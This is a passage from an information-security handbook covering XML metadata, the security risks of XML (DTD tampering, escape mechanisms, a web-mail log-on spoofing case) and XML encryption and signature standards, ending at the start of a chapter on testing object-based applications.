As with most languages, tagged languages provide for special usage. They provide for special vocabularies that may be meaningful only in a special context. For example, the meaning of the word "security" is different when used in financial services than when it is used in information technology. Similarly, EDI uses a number of different vocabularies, including X12, EDIFACT, TRADACOMS, that are applicable only in their intended applications.

The eXtensible Markup Language

XML is a language for describing data elements. It describes the attributes of the data and identifies its intended meaning and use. It consists of a set of tags that are associated with each data element and a description that decodes the tag. Keep in mind the analogies of a database schema and a record layout. Also keep in mind the limitations of these languages. And think of the analogy of HTML; as HTML says this is how to display or print it, XML says these are its attributes and this is what it means. XML is not magic.

XML is an open language. That is why it is called extensible. Of course, all programming languages are extensible to some degree or another. The dynamic HTML bears only a family resemblance to the HTML of a decade ago. Current browsers are dynamically extensible through the use of plug-ins and the Dynamic Object

Model (DOM). Modern HTML is dynamically extensible, extensible on-the-fly. The capabilities of the interpreter are dynamically extended through the use of plug-ins, applets, and similar mechanisms.

The owner of the object in which XML is used is permitted to define arbitrary tags of his or her own choice and embed their definition in the object. The meaning and attributes of a new tag are described in old tags. XML is a dialect of the Standard Generalized Markup Language, developed by IBM and adopted as an ISO standard. XML is the parent of a number of dialects, including cXML (Commerce XML), VXML (Voice XML), and even MSXML (Microsoft XML). There can be dialects for industries, applications, and even services. However, the value of any dialect is a function of the number of parties that speak it.

XML is a global language. That is to say, it has global schemas that go across enterprises, industries, and even national boundaries. These schemas represent broad prior agreement between users and applications on the meaning and use of data. The scope of the vocabulary of XML can be contrasted to that of programming languages such as COBOL where the data description is usually limited to an enterprise and often to a single program; where the base set of verbs is common across enterprises but there are no common nouns.

XML implements the concept of namespaces. That is, it provides for more than one agreement between a name and its meaning. The intended namespace is indicated by the name of the space, followed by a colon in front of the tagname (<ns:tagname>). There can be broad agreement on a relatively small vocabulary with many special vocabularies used only in a limited context.

XML is a declarative language. It makes flat statements. These statements are interpreted; they are not procedural. It says what is rather than what to do. However, one must keep in mind that tagnames can encapsulate arbitrary definitions that are the equivalent of arbitrary procedures.

XML is an interpreted language. Like BASIC, Java, and HTML, it is interpreted by an application. However, to provide for consistency and to make XML-aware applications easier to build, most will use a standard parser and a standard definition or schema.

It is recursive. The XML schema, the object that defines XML, is written in XML. It can include definitions by reference. For example, it can reference definition by uniform resource locator (URL). Indeed, because it increases the probability that the intended definition of the tag will be found, this style of use is not only common, but also frequently recommended. Of course, from the perspective of the owner of the data, this is safe; it ensures the owner that the tags will be interpreted using the definitions that the owner intended. From the perspective of the recipient of the data, it may simply be one more level of indirection (i.e., sleight of hand) to worry about. The good thing about this is that URLs begin with a domain name. (Keep in mind that, while domain names are very reliable, they can be spoofed.) While it is possible, even usual, for the meaning of the metadata to be stored in a separate object, local definition may override the global definition.

It supports "typed" data, that is, data types on which only a specified set of operations is legal. However, as with all properties of XML-defined data, it is the application, not the language itself that prevents arbitrary operations on the data. For example:

```
<simpleType name="nameType">
 <restriction base="string">
 <maxLength value="32"/>
 </restriction>
</simpleType>
```

sets the maximum length of "nameType" equal to 32. Similar metadata could impose other restrictions or define other attributes such as character set, case, set or range of valid values, decimal placement, or any other attribute or restriction.

XML and other tagged metadata languages are not tightly bound to the data. That is to say, anyone who is privileged to change the data may be privileged to change the metadata. Anyone who is privileged to change the tag can separate it from the data. This loose binding can be contrasted with a database in which changing the metadata requires a different set of privileges than changing the data itself (see Exhibit 92.1).

XML Capabilities and Limitations

Every tool has both capabilities, things that it can do, and limitations. The limitations may be inherent in the very concept of the tool (e.g., screwdrivers are not useful for driving nails) or they may be implementation induced (e.g., the handle of the screwdriver is not sufficiently bound to the bit). The tool may not be suitable for the application (e.g., the screwdriver is too large or too small for the screw). One does not use Howitzers

EXHIBIT 92.1 The E-Wallet: An Example

A good example of the use of metadata in communication is the E-wallet application. Its owner uses the e-wallet to store and use electronic credentials. These include things such as name and address, user IDs and passwords, credit card numbers, etc. Because all of this information is sensitive to disclosure, it is usually stored in a database. The database can hide the data and associate it with its metadata, its intended meaning and use. Alternatively, the data could be stored in a flat file using tags for the metadata and file encryption to hide the data in storage when not in use.

The user employs the E-wallet application to present the credentials in useful ways. For example, suppose that the user has decided to make a purchase from an online merchant. After making a selection, the user presses the checkout button on the screen and is presented with the checkout screen. This screen asks for name and billing address, name and shipping address, and charge information. The user invokes the e-wallet application to complete this screen.

The E-wallet presents the data stored in it and the user clicks and drags it to the appropriate fields on the checkout screen. The user knows what information to put in what places on the screen because the fields are labeled. These labels are put on the screen using HTML. While they are visible to the user, they are not visible to the e-wallet application. Therefore, the user must do the mapping between the fields in the E-wallet and those on the checkout screen. Although this process is flexible, it is also time-consuming. Although it ultimately produces the intended results, it relies on feedback and some intermediate error correction. When the screen is completed to the user's satisfaction, the user presses the Submit button. At this point, the screen is returned to the merchant where the merchant's computer verifies it further and might initiate another round of error correction.

If, in addition to labeling the fields on the screen with HTML, the merchant also labeled them with XML, then an XML-aware E-wallet could automatically complete part of the checkout screen for the user. If the checkout screen requests billing information, the E-wallet will look to see if it has the information to complete that section. In the likely case that it has more than one choice, it will present the choices to the user and the user will choose one. When the screen is completed to the user's satisfaction, the user will press the Submit button. When the screen is returned to the merchant, the data is suitably labeled with his XML so that his XML-aware applications and those of his trading partners (e.g., his credit card transaction service) can validate the data.

The use of XML has not changed the application or its appearance to the user. It has not changed the data in the application or its meaning. It has simply facilitated the communication between XML-aware applications. It has made the communication between the applications more automatic. Data is stored where it is supposed to be, controlled as it is supposed to be, and communicated as it is supposed to be. The applications behave more automatically and the opportunity for error is reduced. Notice that the applications of some merchants, most notably Amazon, achieve the same degree of automation. However, they do it at the cost of replicating the data and storing it in the wrong place that is, user data is stored on the merchant system. This can and has led to compromises of that data. While one might argue that the data is better protected on the merchant's server than on the customer's client, the aggregation of data across multiple users is also a more attractive target.

Just as there are multiple browsers, there will be multiple E-wallet applications. As the requirement for the browser is that it recognizes HTML, the requirement for the E-wallet is to speak the same dialect of XML as the merchant's application. To make sure that it speaks the same dialect of XML as the merchant, the E-wallet may speak multiple XML dialects, similar to the way that browser applications speak multiple encryption algorithms.

Notice that the merchant's application could request information from the user's E-wallet that it does not display on the screen and which the user does not intend to provide. The user relies on the behavior of his application, the E-wallet, to send only what he authorizes.

As the merchant's application might attempt to exploit the E-wallet or its data, the user might attempt to alter the tags sent by the merchant in an attempt to dupe the merchant. The merchant relies on his application to protect him from such duping.

to kill flies. This section discusses the capabilities, uses, misuses, abuses, and limitations of XML and similar metadata languages.

XML is metadata. It is data about data. Its role is similar to that of the schema in a database. Its fundamental role is to carry the identity, meaning, and intent of the data. It is neither a security tool nor is it intrinsically a vulnerability. From a security point of view, its intrinsic role is to support communication and reduce error. The potentially hostile or threatening aspects of XML are not those unique to it, but rather those that it shares with other languages, metadata, tagged and otherwise; a language that usually communicates truth can be used to lie.

Exhibit 92.2 Web Mail: An Example

"Web mail" turns normal two-tier client/server e-mail into a three-tier client/server application. Perhaps the most well-known example is Microsoft's Hotmail. However, other portals such as Excite and Yahoo! have their own implementations. Many Internet service providers have an implementation that permits their mail users to access their post office from an arbitrary machine, from behind a firewall (that permits HTTP but restricts mail), or from a public kiosk.

In Web mail, the message is actually decoded and handled on the middle tier. Then the message is displayed to the user on his workstation by his Web browser. In one implementation, the middle tier failed to recognize the tags and simply passed them through to the Web browser. An attacker exploited this capability to use the browser to pop up a window labeled as the Web mail log-on window with prompts for the username and passphrase. Although mature users would not respond to a log-on prompt that they were not expecting, novice users did. Although all applications behaved as intended, the attacker used them to produce a result that duped the user. Web mail enabled the tags to escape the mail environment where they were safe, merely text, into the browser environment in which they were rendered in a misleading way.

This exploit illustrates an important characteristic of languages like XML that is easy to overlook when discussing them: they are transparent to the end user. The end user does not even know that they exist, much less what they say, how they carry meaning to his system, his application, or to himself.

People have been using and living with HTML for almost a decade. As XML is defined in XML, so is HTML 4.0, the vocabulary known as XHTML. (Recursion is often confusing and sometimes even scary.) People have been using EDI tags for almost a generation. Although they are now a subset of XML, all of our experience with them is still valid.

Perhaps the aspect of XML that is the source of most security concerns is that it is used with "push" technology; that is, the tags that describe the data come with the data. Moreover, the schema for interpreting the data may also be included. All of this often happens without very much knowledge or intent on the part of the recipient or user. However, the meaning will be interpreted on the receiving system. Although it causes concern, it is as it should be. Only the sender of the data knows the intended meaning.

The fundamental responsibility for security in XML rests with the interpreter. As the browser hides the file system from HTML, the application must hide it from XML. As the browser decides how the HTML tag is to be rendered, so the application decides on the meaning of the XML tag. However, in doing so, it may rely on a called parser to help it deal with the tags. To the extent that the application relies on the parser, it must be sure that the one that it is using is the one that it expects. While normal practice permits a program to rely on the environment to vouch for the identity of a called program, good security practice may require that the application validates the identity of the parser, even to the extent of checking its digital signature.

Similar to many interpreted languages, XML can call escape mechanisms that permit it to pass instructions to the environment or context in which the user or receiver expects it to be interpreted. This may be the most serious exposure in XML, but it is not unique to XML. Almost all programming or data description languages include such an escape mechanism. These escape mechanisms have the potential to convert what the user thinks of as data into procedure (see Exhibit 92.2.)

While most of the use of such mechanisms will be benign, they have the potential to be used maliciously. The escape mechanisms included in Word, Excel, and Visual Basic have been widely exploited by viruses to get themselves executed, to get access to storage in which to place replicas, and to display misleading information to the user.

World Wide Web Security

While XML will have many applications other than the World Wide Web, this is the application of both interest and importance. As discussed, XML does little to aggravate the security of the Web. It is true that it can be used to dupe both users and applications. However, the vulnerabilities that are exploited can as easily be exploited using other languages or methods. By making the intent and meaning of the data more explicit, it may facilitate intelligence gathering.

On the other hand, it has the potential to improve communication and reduce errors. XML is being used to extend the capabilities of Web clients and servers so as to increase the security of their applications. While these capabilities might be achieved in a variety of other ways, they are being implemented using XML. That they are being implemented using a metadata language demonstrates one value of such languages. These

implementations have the potential to bring to security many of the advantages of metadata languages, including interoperability that is both platform and transport independent. However, keep in mind that these definitions are about the use of XML for security rather than about the security of XML.

Control of Access to XML Objects

One such application is the control of access to documents or arbitrary objects stored on Web servers in a manner that is analogous to the control of access to database objects. In client/server applications, XML can be analogous to an SQL request. That is, it is used to specify the data that is being requested. As the database server limits access to the data that it stores and serves up, so the server responding to an XML request can control access to the data that it serves.

In SQL, the fundamental object of request and control is a table. However, most database servers will also provide more granular control. For example, they may provide for discretionary access control over rows, columns, or even cells. Many can exercise control over arbitrary combinations of data called views. Notice that discretionary access control over the data is a feature of the database manager rather than of the language or schema. Notice also that the data is bound to the schema only when it is in a database manager. Once the data is served up by the database manager, then trusted paths and processes may be required to preserve its integrity.

In XML, as in HTML, the fundamental object of access control is the document. For this purpose, the document is analogous to the database table. Almost all servers can restrict access to some pages. While this capability is rarely used, many provide discretionary access control to pages, that is, the ability to grant some users access to a page while denying it to others. For example, the Apache Web server permits the manager to grant or restrict access to named documents to specified users, user groups, IP addresses, or address/user pairs. Notice that as a database administrator can exercise more granular access control by naming multiple views of the same data, so too can the administrator of a server exercise more granular control by creating multiple documents.

However, tags are used to specify more granular objects than documents. This raises the possibility of more granular access control. As a database manager may provide more granular access control than a table, a server may provide more granular access control than a page. If it is going to do this at all, it can do it to the level of any tagged object. While administratively one might prefer large objects, from the perspective of the control mechanism, one tag looks pretty much like any other. Damiani et al.[1] have demonstrated such a mechanism.

Process-to-Process Authentication

On the Web, particularly in E-commerce applications, it is often necessary for a client process to demonstrate its identity to a server process. These *bona fides* are often obtained from a trusted third party or parties. Such a demonstration may involve the exchange of data in such a way that the credentials cannot be forged or replayed. The protocols for such exchanges are well worked out. These protocols lend themselves to being described in structured data. In XML, such exchanges involve two schemas: one for the credentials themselves and another for requesting them.

A dialect of XML, authXML, has been proposed for this application. It defines formats for data to assert a claim of identity and for evidence to support that claim.

Process-to-Process Integrity

Similarly, in E-commerce applications, it is necessary to be able to digitally sign transactions so as to demonstrate their origin and content. This requires tags for the transaction itself, the signature, and the certificate. S^{2}ML, the Security Services Markup Language, provides a common language for the sharing of security services between companies engaged in B2B and B2C transactions.

Recommendations

1. *Identify and tag your own data.* Keep tags with your data. Although useful and used for communication, metadata is primarily for the use of the owners of the data.

2. *Bind your metadata to your data.* Use database managers, access-controlled storage, encryption, trusted applications, trusted systems, and trusted paths.
3. *Verify what you rely on.* This is the fundamental rule of security in the modern networked world. If relying on an object description, then be sure that you are using that description. If relying on an object not to have a script hidden in it, then be sure to scan for scripts.
4. *Accept tags only from reliable sources.* Do not place more reliance on tags from a source than you would on any other data from that source. While you might reject data without tags from a source, do not accept data with tags where you might not accept the data without the tags.
5. *Reject data with unexpected tags.* Do not pass the tags on. Do not strip them off and pass the data on.
6. *Include tags in logs and journals.* Not only will this improve the integrity and usability of the logs and journals, but it will improve accountability.
7. *Use the security tags where indicated and useful.*
8. *Communicate these recommendations to application developers and managers in appropriate standards, procedures, and enforcement mechanisms.* Although these measures are essential to the safe use of metadata, their use and control is usually in the hands of those with other priorities.
9. *Focus on the result seen by the end user.* After all is said and done, the security of the application will reside in what the end user understands and does.

Conclusion

HTML and similar metadata languages have given us levels of interoperability that were not dreamed of a decade ago. As the number of interoperable systems on the Internet has risen linearly, the value to the users has risen exponentially. XML promises us another order-of-magnitude increase in that interoperability. Not only will it help create interoperability between clients and servers on the Internet, but it will also improve interoperability among arbitrary objects and processes wherever located. By conserving and communicating the meaning and intent of data, it will increase its utility and value. Not since the advent of COBOL has there been a tool with such promise; this promise is far more likely to be realized and may be realized on a grand scale.

However, as with any new tool, the value of XML will depend, in large part, on one's skill in using it. As with any idea, its value will depend on one's understanding of it. As with any new technology, its value may be limited by fear and ignorance.

As with any new tool, one must understand both its capabilities and its limitations. Few things in information technology have caused as many problems as using tools without proper regard for their limitations.

Although the use of XML will often be outside the purview of the information security professional, hardly anyone else will be concerned about its limitations, misuse, or abuse. If the enterprise suffers losses because of limitations, misuse, or abuse, it is likely to hold us accountable. If the fundamental idea should become tarnished because of such limitations, misuse, or abuse, we will all be poorer for it.

XML and Information Security

Samuel C. McClintock

Information technology changes on a daily basis, and almost every year the world is presented with a new "holy grail" of the information age. Into this fray comes the eXtensible Markup Language (XML), one of our newest Holy Grails that promises everlasting life, or least ever-usable data. At its heart is a simple text-based language that can describe complex data structures. Because of its simplicity, almost any computer has the power to use XML and almost every type of network can transmit it. XML has also received very broad support from almost all the major vendors and many of the smaller ones, allowing almost any computer system to manipulate XML without major modifications to the existing infrastructure. So what are the problems?

Well, the basic problems have never changed — the Internet is as insecure as it ever was, technology moves at breakneck speeds, some people make mistakes, others steal or vandalize information, and garbage in-garbage out still applies to every computer system ever made. XML does not change any of this, but it does provide one more avenue of abuse. XML becomes one more consideration to integrate with ongoing security efforts, and XML manages to add a few more security wrinkles of its own.

Fortunately, the fact that many of the information security issues of XML are common to existing problems makes it easy to adapt our current security practices. XML, by its very nature, also allows us to create "extensions" of the language to specifically target different security solutions for XML, such as encryption. Major vendors have already designed security around XML and have proposed new standards for encryption and digital signatures in XML. However, the latest wave of solutions is by no means complete. Programmers, database administrators, and executives must pay attention to the fact that XML will make the data easier to read, organize, and disseminate, that XML does not effectively change any of the existing problems, and plan their security appropriately.

XML will continue to make rapid advances throughout all of our information technology. Not only will tomorrow's information security professionals have to protect resources that use XML, they will also see XML integrate into many of the security tools they use. Thus, information security professionals need to understand both XML and the security issues surrounding XML applications.

XML Basics

To understand XML, and the security issues of XML, a little background is in order. For the information security professional, this could be seen as getting to know thy enemy, getting to know thy friend, or for the truly advanced, one more step on the familiar road to technologically induced schizophrenia.

Why Not HTML?

HyperText Markup Language (HTML) is one of the foundations of the World Wide Web. HTML is extremely simple and easy to use and has become one of the most successful publishing languages in the world. Even non-programmers can learn the rudiments of HTML, the codes or "tags" that define what a document will



EXHIBIT 93.1 The structure of SGML and XML.

look like, and produce Web sites. But HTML has become a victim of its own success, and the ease of HTML use has come up against limitations born of the growth and expectations of the Web:

- HTML is not extensible so it is not possible to define tags for specific requirements. If this is not bad enough, different browser vendors invent their own extensions for new features in browsers, creating some abysmal headaches for developers.
- HTML only describes the appearance of documents, not the contents, thus making it more difficult to find specific content on the Web.
- HTML does not allow individual elements to be marked up semantically to indicate what each element means (e.g., the difference between one's home address and one's e-mail address).

These limitations of HTML are, in fact, slowing down the Web as the proliferation of Web-based information is becoming ineffectual because of our inability to sift through it all. At the same time, our "speed-of-light" network known as the World Wide Web is slowing to a crawl. It takes longer to find not only the specific site, but also the specific information within the site, such as the price or color of a product, because of the plethora of possible choices.

SGML: Where It All Began

It was not difficult to see the problems that HTML was causing. Thus, in 1996 the World Wide Web Consortium (W3C) went back to the mother tongue to find a solution — the Standard Generalized Markup Language (SGML). Most people are unaware that HTML is a very simple application of SGML. SGML is a universal standard supported by a large number of software vendors that describes the data itself, not just the way it is represented. SGML also provides for a more structured environment; any SGML document can be a container for another document, with arbitrary nesting, allowing complex documents to be constructed from simpler ones.

The only problem with SGML is that it is too general and far too complex for most Web browsers to process, with a specification (set of standards and requirements) of over 500 pages. And the answer was not expanding HTML, which would be limited and need constant adaptation. So a new language, XML, was derived by creating a subset of SGML, a streamlined metalanguage that enables users to build their own markup languages. XML's specification is limited to a much more manageable 50 pages than SGML's original 500. Yet XML consists of enough rules so that anyone can create a markup language from scratch, and is constructed in a way such that HTML fits into the new metalanguage (see Exhibit 93.1).

Benefits of XML

A large number of companies are jumping on the XML bandwagon, and for good reason. XML provides an array of benefits, many of which were not present with HTML, including:

- *Simplicity.* XML is usually easily readable and understandable to both people and computers, is easily processed by computers, and yet is still capable of representing complex data structures. It is much easier to learn than other distributed software technologies (such as CORBA and DCOM) and saves development time.
- *Open standard.* XML is an open, World Wide Web Consortium (W3C) standard, and almost every major software developer in the world endorses XML. Although Microsoft, Oracle, and IBM may never agree on where the sun rises, they all support the open standard for XML in their software products.



EXHIBIT 93.2 The basic syntax of XML.

- *Data description*. XML makes it easier to provide metadata, or descriptive data about the information. This in turn opens up possibilities in data mining or more efficient search engines, helping the consumer find information or find the information producer.
- *Publishing heaven*. One of the greatest benefits of XML is its ability to separate content from design, and vice versa. Content management has been a problem since the typewriter and has become more important as documents become interwoven with the digital infrastructure. XML provides a key solution allowing the look of the document to change without touching the content, and allowing the content to change without touching the design.

XML Nuts and Bolts

Basically, XML consists of rules and conventions allowing anyone to create a markup language from scratch. As a result, when creating an XML document, one creates one's own elements and assigns them any names one likes. In this way, XML can be used to describe almost any type of document, such as a list of car accessories or a contact list.

As evidenced in Exhibit 93.2, the syntax in XML is so easy that even nonprogrammers can develop tags in a matter of hours. This example also demonstrates the basic rules for creating a well-formed XML document. A well-formed document is one that conforms to the minimal set of rules that allows the document to be processed. The example in Exhibit 93.2 conforms to the following rules for XML:

- *Document element*. Each document must have only one top-level element; the document element or root element in the example is "CONTACTLIST."
- *Element nesting*. If an element starts within another element, it must also end within that same element. In the example, if one of the lines was written as:

  `<EMAIL>johnsmith@johndoe.com</CONTACT></EMAIL>`

  it would not be considered valid because the end tag for </EMAIL> must be placed before the end tag for </CONTACT>.
- *Start and end tags*. Each element must have both a start tag and an end tag, and the element name must exactly match the name in the corresponding end tag. Element names are case sensitive.

This example demonstrates that although XML is very simple, it is also very rigid in many ways. However, this is not a problem, but one of the real unifying powers of XML — everybody has to adhere to the rules for it all to work.

Document Type Definition

Even understandable tags only make sense if they are known to everyone who needs them. Groups of users who want to have a common document type have another valuable tool available to them in XML: the



EXHIBIT 93.3 DTD with an XML header.

Document Type Definition (DTD). This aspect of XML facilitates the definition of industry-specific standards for information exchange. Thus, the example in Exhibit 93.2 could be preceded by a DTD, as shown in Exhibit 93.3.

The use of DTDs is also a very powerful validation tool. In the DTD in Exhibit 93.3, using commas between the elements that make up the element CONTACT indicates the "sequence" form for the subsequent (child) elements. So, if one tries to add an element such as:

```
<!--Invalid element -->
<CONTACT>
      <LASTNAME> Doe </LASTNAME>
<FIRSTNAME> Jane </FIRSTNAME>
      <EMAIL> janedoe@johndoe.com </EMAIL>
</CONTACT>
```

it would not be considered valid because the order of the child elements is not as declared in the DTD. Omitting a child element or including the same child element type more than once would also be considered invalid.

Because XML is both simple and capable of defining document types, it has the potential to solve significant programming problems for building interactive business applications. A general-purpose set of XML elements and document structure is known as an XML application, or XML vocabulary. Industry groups such as the finance, health, chemical, and newspaper industries have already made large inroads into creating their own XML applications for their industry members; for example, CML (Chemistry Markup Language) and OFX (Open Financial Exchange).

Other XML Tools

In addition to creating XML applications for a specific industry group, or class of documents, XML applications or standards are constantly being developed that can be used within any type of XML document. These applications can make it easier to produce, format, or secure XML documents. Some examples include:

- *XLink*. The new XML Linking Language allows multiple link targets and is significantly more powerful than the HTML linking mechanism.
- *XSL*. The eXtensible Stylesheet Language enables the creation of powerful document stylesheets using XML syntax.
- *XML Schema*. The formalized concepts for XML Schema were published by the W3C in March 2001. XML Schema is a more powerful alternative to writing DTDs.

Security Issues of XML

As with the Internet, information security was not the first, or even second, area of concern when XML was designed. The word "security" barely made a token appearance in the initial recommendation for XML — as a programming example. Yet, XML promises to make data easier to read, organize, and disseminate — you can almost hear the sales pitch:

Oh, you wanted *security* with your new XML and the <autoaccessory> leather seats</autoaccessory>? Well sir, that is going to cost you extra.

XML as a Disruptive Technology?

One of the key problems with any new technology is its potential for disruptive influence. Information security professionals tend to like mature products and are most comfortable in stable, unchanging environments. XML is by no means mature and new standards are introduced on an almost-monthly basis. XML also brings change not only to the landscape of the Internet, but also to many other business and database applications.

By and large, the greatest change lies with the technologies and protocols based on HTML. These technologies and the related infrastructures have shortcomings, but they were shortcomings that were understood by the system administrator or information security professional. The existing protocols for these infrastructures work fairly well, up to a point. XML goes well beyond that point and thus becomes a serious problem of relearning the rules and of pushing the boundaries of infrastructure that were not designed for the flexible content that XML brings.

Probably the biggest example of the type of impact XML is having is that HTML is no longer being considered for any further work on its own, but rather as a reformulation within XML. In essence, XML has ended the development of HTML as its own domain, and reduced HTML to the status of a vocabulary — albeit an important one.

Verbosity and File Size

XML markup can be incredibly verbose. XML uses a text format and uses tags to delimit the data. Because of this, XML files are almost always larger than comparable binary formats. In the previous examples, the XML tags easily tripled the size of the file. Proponents of XML point out that disk space is not as expensive as it used to be and that there are many ways to compress and transmit data accurately and quickly.

Although this new aspect to the bloat in file size can be compensated for, it should be well planned for and not assumed as some minor performance factor. Some companies will be transferring terabytes and larger complex data structures to XML. Even minimal file size expansions of 40 or 50 percent can have a large, somewhat expensive impact on these large databases. Information technology workers and managers at all levels must factor in the space and bandwidth issues for these larger systems as the transition to XML continues.

That Internet Thing Again

XML is fast becoming a *lingua franca* among business applications using the Internet. XML should provide for easy and seamless purchasing, banking, and other functions as it matures. But the Internet is as insecure as ever, and XML will do nothing to improve it. In fact, XML purposely moves us in the direction of making all the data transmitted over the Internet easier to understand and read.

Almost all the major vendors, along with the W3C, saw this problem waiting to lay waste to all their efforts in adopting XML. The problem essentially boils down to two well-known security problems: confidentiality and authentication. Encryption is needed to keep the more important or private data confidential, a problem that could occur on a very granular level. For example, users pulling information out of a document may have access to information that they do not need to see. Digital signatures are needed to provide authenticity, integrity, and non-repudiation.

At first, major vendors supplied their own security solutions to provide encryption and digital signatures for XML applications. Since then, major vendors and various working groups have been fast-tracking proposals for new encryption and digital signature requirements in XML:

- *Encryption*. In March 2001, the W3C published the requirements specification for XML encryption. According to the specification, the mission of the W3C working group was "to develop a process for encrypting/decrypting digital content (including XML documents and portions thereof) and an XML syntax used to represent the (1) encrypted content and (2) information that enables an intended recipient to decrypt it."
- *Digital signatures*. XML signature requirements (now considered a second recommendation by the W3C) are being addressed concurrently with the XML Key Management Specification (XKMS). The

XKMS requirements were submitted in March 2001 by several major software vendors, including VeriSign, Microsoft, Baltimore Technologies, Citigroup, Hewlett-Packard, IBM, IONA Technologies, PureEdge, and Reuters Limited.

DTDs and New Security Issues

As with the introduction of any new technology, the integration of XML will result in security holes that will be hacked, cracked, and abused. Probably the largest security threat will come from the intentional and unintentional change of XML Schema, DTDs, and even XSL stylesheets. The creation of an XML application, or vocabulary among industry groups, assumes that there will be one XML application upon which all else will be built. It is also logical to assume that companies will use, and in many cases require, "master" DTDs or stylesheets for internal and external usage. A small change could produce a fatal error in a DTD and could halt XML processing on a large scale. And an attack of this nature need not be sophisticated. A cracker could change an attribute from optional to required, and get a big laugh as a company spends hours trying to find this small, "innocuous" error.

What if one, the consummate security professional, relies on a default attribute or DTD for the security of data? A small change could expose enormous quantities of privileged data. What if one relied on XML in various security products for access control? A small error could lock out one's entire company from the network, or provide access to the very people one would like to exclude from network services.

DTDs could also be exploited in other ways. If the header of an XML document contained a URL to establish a path to the DTD elsewhere on the network, the client must have access to the DTD to evaluate XML objects. If the DTD host server is behind the firewall, then once communication is established between the client and server, the firewall could be defeated.

All of these attacks or problems are very simple relative to other ways computer systems are cracked. Although subsequent solutions will undoubtedly be published, and new security included in various XML tool sets, the very open nature of XML ensures that these less-sophisticated attacks will continue to be a problem, especially for the more naïve companies that fail to take adequate steps to protect their data.

The XML Family, Step-Children, and Bastards

XML is definitely a family of technologies, but the continuous development of modules and applications for specific tasks is far from over, creating a large number of uncertainties. Some of the new specifications for XML encryption, or XSL, or Xlink, are now in place, but the community of vested interests, from major software vendors to financial institutions, still has a lot of debating to do. Other specifications and recommendations are just now surfacing, and many more will be developed over the next few years. Of course, there is the long line of software vendors all ready to support XML. And as certain as taxes, there is also the long line of software upgrades to support the new additions to XML as each new module or application becomes "official."

As new software for XML is developed, and as XML is added to existing products, security holes will develop because of the push to get "enhanced" applications to market as quickly as possible. For example, consider the security problems that have developed with a browser application and a database application after the integration of XML. This trend is likely to continue in the near future.

With all these new requirements, modules, and applications going around for XML, the entire field is becoming confusing, adding just a little more risk to the entire endeavor. Again, this has not gone unnoticed by the W3C or various industry groups. RosettaNet, an industry consortium of over 400 members, has made a recent plea for XML convergence among the various applications. But 400 members do not make a world, and the world is assured a slightly tortuous route to this convergence as all the vested interests weigh in.

Some Conclusions

While there is currently a lot of work under way on various standards, requirements, and modules for XML, this work is maturing at a rapid pace. Despite the ongoing development, make no mistake — XML is already here. It is proliferating throughout information technology on corporate, industry-specific, and global scales. And XML is making large impacts on electronic publishing, database storage, the exchange of electronic

documents, and application integration. It is therefore important that executives at all levels, including those involved in information security, understand the nature of the Holy Grail known as eXtensible Markup Language.

One of the odd aspects of the proliferation of XML is that to enjoy the benefits of drinking from this Holy Grail requires that everyone, not just one person, drink from the Holy Grail. By and large, XML requires XML-based input by users in order to thrive and for everyone to see the promise of XML on the Web and in E-commerce. As XML becomes widely adopted, everyone should benefit from faster publishing of information, faster processing of orders, and faster document searches. Of course, a huge factor in this success will hinge on whether XML integration and use can be done securely.

XML as a Security Solution

In addition to all the security issues that must be addressed for XML, the astute security professional, programmer, or executive may start to realize a trend not previously considered: XML is being used as part of security solutions. Security is no different than healthcare or automobiles; it has its own distinct vocabulary and ways of organizing data. XML will be used not only to provide a common document framework for information security, but also to integrate the various security tasks among applications and computer systems.

One is already starting to see this trend in various aspects of security-related programs, such as Microsoft Exchange. As this trend continues, it will become more important for security professionals to understand the fundamentals of XML and how XML is used in various security solutions because XML may very well become a binding agent among various security components.

Where to Go from Here

The XML world is a demanding one, and this chapter presents just a broad summary regarding XML and XML security issues. To exploit XML to its fullest and to secure applications and data dependent on it, programmers, executives, and security professionals must be versed in a wide range of topics. Stylesheets, DTDs, data trees, and hyperlinked structures will all become common to a more robust and more usable infrastructure of the digital world. The defense lies not only with maintaining good security policies, but, as always, staying current with technology.

For more information, there are a variety of Web sites that provide up-to-the-minute information and news on XML. A good place to start is the Web site for the World Wide Web Consortium: www.w3.org. One can also look in any major search engine for "XML" and quickly become inundated by the amount of information one will find. One can only hope that XML will transform that one process of searching for more information faster and much more accurately as time goes on.

TESTING OBJECT-BASED APPLICATIONS

Polly Perryman Kuver

INSIDE

Object Properties; Object Methods; Classes; Object Events; The Testing Effort

INTRODUCTION

Buttons, icons, fields, menus, and windows are all objects. Each of them, by the very nature of being objects, possess properties, methods, and events. Properties describe the object. Methods state what the object can be told to do. Events are what the object does when it is invoked. For example, the print icon in Microsoft Word is usually one-quarter inch by one-quarter inch (property). It is gray and has a picture of a yellow printer with a piece of paper on it (property). It can be told to appear on the toolbar (method), be grayed out when it is not available (method), and recognize clicks from the left mouse button (method). When clicked, it will invoke print code, causing the document to print (event).

